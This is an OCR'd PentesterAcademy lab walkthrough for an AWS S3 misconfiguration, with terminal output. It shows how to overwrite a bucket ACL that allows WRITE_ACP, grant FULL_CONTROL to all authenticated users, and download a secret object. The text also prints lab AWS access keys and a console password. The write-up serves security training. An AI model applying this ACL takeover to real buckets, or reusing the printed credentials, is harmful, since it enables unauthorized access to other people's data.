

ATTACK
DEFENSE
by PentesterAcademy

Name	Writable Bucket ACL
URL	https://attackdefense.com/challengedetails?cid=2304
Type	AWS Cloud Security : S3

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Solution:

Step 1: Configure AWS CLI with the given AWS access credentials.

Access Credentials to your AWS lab Account

Login URL	https://400621074996.signin.aws.amazon.com/console
Region	US East (N. Virginia) us-east-1
Username	student
Password	Ad4Wfxqg7SUhx9W6
Access Key ID	AKIAV2RXAPI2P5CQQD4W
Secret Access Key	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

Command: aws configure


```
File  Actions  Edit  View  Help
 ⚡ root@Kali ~ aws configure
AWS Access Key ID [****************QD4W]: AKIAV2RXAPI2P5CQQD4W
AWS Secret Access Key [****************RVsP]: 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
Default region name [us-east-1]:
Default output format [None]:
 ⚡ root@Kali ~
```

Step 2: Check S3 buckets.

Command: aws s3api list-buckets

Step 3: Check objects present in S3 bucket.


Command: aws s3api list-objects --bucket <bucket-name>



Access denied because of insufficient permissions.

Step 4: Check bucket policy.

Commands:
aws s3api get-bucket-acl --bucket <bucket-name> > acl.json
vim acl.json



WRITE_ACP permission is allowed !

Step 5: Modify the acl.json file to grant full access.

acl.json:

```
{
   "Owner": {
      "DisplayName": "jeswincloud+1615522284273",
      "ID": "34bd289cdde3f7617204a15d2cf0d81d95c4938129c01470eff01aa9facacbdd"
   },
   "Grants": [
      {
         "Grantee": {
            "Type": "Group",
            "URI": "http://acs.amazonaws.com/groups/global/AuthenticatedUsers"
         },
         "Permission": "FULL_CONTROL"
      }
   ]
}
```

Note: Make sure to modify the Owner's displayName and ID according to the Object ACL you retrieved.

Step 6: Update the new ACL for the bucket and try listing the bucket objects.

Commands:
aws s3api put-bucket-acl --bucket <bucket-name> --access-control-policy file://acl.json
aws s3api list-objects --bucket <bucket-name>


```
root@Kali ~ aws s3api put-bucket-acl --bucket s3-secret-400621074996 --access-control-policy file://acl.json
root@Kali ~ aws s3api get-bucket-acl --bucket s3-secret-400621074996
{
    "Owner": {
        "DisplayName": "jeswincloud+1615522284273",
        "ID": "34bd289cdde3f7617204a15d2cf0d81d95c4938129c01470eff01aa9facacbdd"
    },
    "Grants": [
        {
            "Grantee": {
                "Type": "Group",
                "URI": "http://acs.amazonaws.com/groups/global/AuthenticatedUsers"
            },
            "Permission": "FULL_CONTROL"
        }
    ]
}
```

```
File  Actions  Edit  View  Help
root@Kali ~ aws s3api list-objects --bucket s3-secret-400621074996
{
    "Contents": [
        {
            "Key": "secret-flag",
            "LastModified": "2021-03-13T09:15:21.000Z",
            "ETag": "\"5b3e6bc63c79f4d6cc8bb6ef63ef502f\"",
            "Size": 33,
            "StorageClass": "STANDARD",
            "Owner": {
                "DisplayName": "jeswincloud+1615522284273",
                "ID": "34bd289cdde3f7617204a15d2cf0d81d95c4938129c01470eff01aa9facacbdd"
            }
        }
    ]
}
root@Kali ~
```

Successfully retrieved bucket objects.

Step 7: Download the flag.

Commands:
aws s3 cp s3://<bucket-name>/secret-flag ./
cat secret-flag



FLAG: 643a3866a6a360a70219f7e387a1e528

Successfully retrieved flag.

References:

1. AWS CLI (https://docs.aws.amazon.com/cli/latest/reference/)